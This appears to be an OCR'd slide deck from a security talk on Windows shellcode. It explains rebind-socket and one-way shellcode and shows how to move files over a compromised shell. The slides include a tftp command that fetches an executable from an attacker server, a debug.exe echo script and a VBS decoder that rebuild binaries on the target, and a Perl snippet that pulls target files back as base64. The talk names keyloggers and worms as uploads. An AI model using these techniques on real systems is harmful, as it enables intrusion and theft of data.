
Rebind Socket Shellcode (1)

- Fork a separate process
- Forcefully terminate the vulnerable service
- The new process will bind to the port of the vulnerable service
- Connection to the same port will return a shell

Rebind Socket Shellcode (2)

- Forking a process
  - CreateProcess() in suspend mode
  - GetThreadContext() and modify EIP
  - VirtualAllocEx()
  - WriteProcessMemory() copy shellcode to new location
  - SetThreadContext()
  - ResumeThread()
- Forcefully termination of process
  - TerminateProcess(-1,0);
- Binding cmd
  - Loop to bind to same port until successful

Rebind Socket Shellcode (3)


Buffer Overflow
Attack vulnerable service
Fork a process and terminate
Exit
Attacker
Server
Attacker connect vulnerable service again to get shell
Process bind to same port

scan associates

Demo

- Using Rebind socket in WebDav exploit (rebindwb.c)

Other One-Way Shellcode

- Brett Moore’s 91 byte shellcode
  - Bind CMD to every socket descriptor
- XFocus’s send again shellcode
  - send(“ey4s”,…) after buffer overflow
  - Set each socket descriptor to non-blocking
  - recv(…) to check for “ey4s”, spawn CMD
  - Loop if not true
- Command execution shellcode
  - No socket require
  - CreateProcess()
  - 250 Bytes + Command length

Demo

- RPC-DCOM Remote Command Execution Exploit
  - Dcomx.c

Transferring file using shellcode

- We may need to upload local exploit, key logger, sniffer, enterprise worm, remote exploits to attack other servers
- Possible to use ftp/tftp client to upload file
  - ftp –s:script
  - tftp –i myserver GET file.exe
- If firewall is in the way we still can reconstruct binary file from command line…

Uploading file with debug.exe

- Reconstructing binary using debug.exe
  - Create a script containing debug’s command with “echo” command
  - Direct the script to debug.exe
- Problem: Cannot create file bigger that 64k

```
C:\>echo nbell.com>b.s
C:\>echo a>>b.s
C:\>echo dw07B8 CD0E C310>>b.s
C:\>echo.>>b.s
C:\>echo R CX>>b.s
C:\>echo 6 >>b.s
C:\>echo W>>b.s
C:\>echo Q>>b.s
C:\>debug<b.s
```

Uploading file with VBS (1)

- Reconstructing binary using Visual Basic Script (.VBS)
  - Create a VBS script that will read hex code from a file and rewrite it as binary
  - Upload the script to target using “echo” command
  - Read file to be uploaded, and “echo” the hex code to the target server
  - Run the VBS script to translate hex code to binary

Uploading file with VBS (2)

```
Set arr = WScript.Arguments
Set wsf = CreateObject("Scripting.FileSystemObject")
Set infile = wsf.opentextfile(arr(arr.Count-2), 1, TRUE)
Set file = wsf.opentextfile(arr(arr.Count-1), 2, TRUE)
do while infile.AtEndOfStream = false
                line = infile.ReadLine
        For x = 1 To Len(line)-2 Step 2
                                        thebyte = Chr(38) & "H" & Mid(line, x, 2)
                                        file.write Chr(thebyte)
        Next
loop
file.close
infile.close
```

scan associates

Downloading File

- Translate file into base64
- Use “type” to show the file
- Capture output and save as base64 file

```
print SOCKET "base64 -e $file outhex2.txt\n";
receive();
print SOCKET "type outhex2.txt\n";
open(RECV, ">$file.b64");
print RECV receive();
```

Demo

- File transfer without additional connection

End of Shellcode?

- Advance payload:
  - CORE Security
    - Syscall Proxying (http://www.blackhat.com/html/bh-usa-02/bh-usa-02-speakers.html#Maximiliano Caceres)
    - Inlineegg (http://oss.coresecurity.com/projects/inlineegg.html)
  - LSD-Planet (http://www.hivercon.com/hc02/talk-lsd.htm)
  - Eeye (http://www.blackhat.com/html/win-usa-03/win-usa-03-speakers.html#Riley Hassel)
  - Dave Aitel (http://www.immunitysec.com/MOSDEF/)
  - Alexander E. Cuttergo (Impurity)

Q & A

Thank You!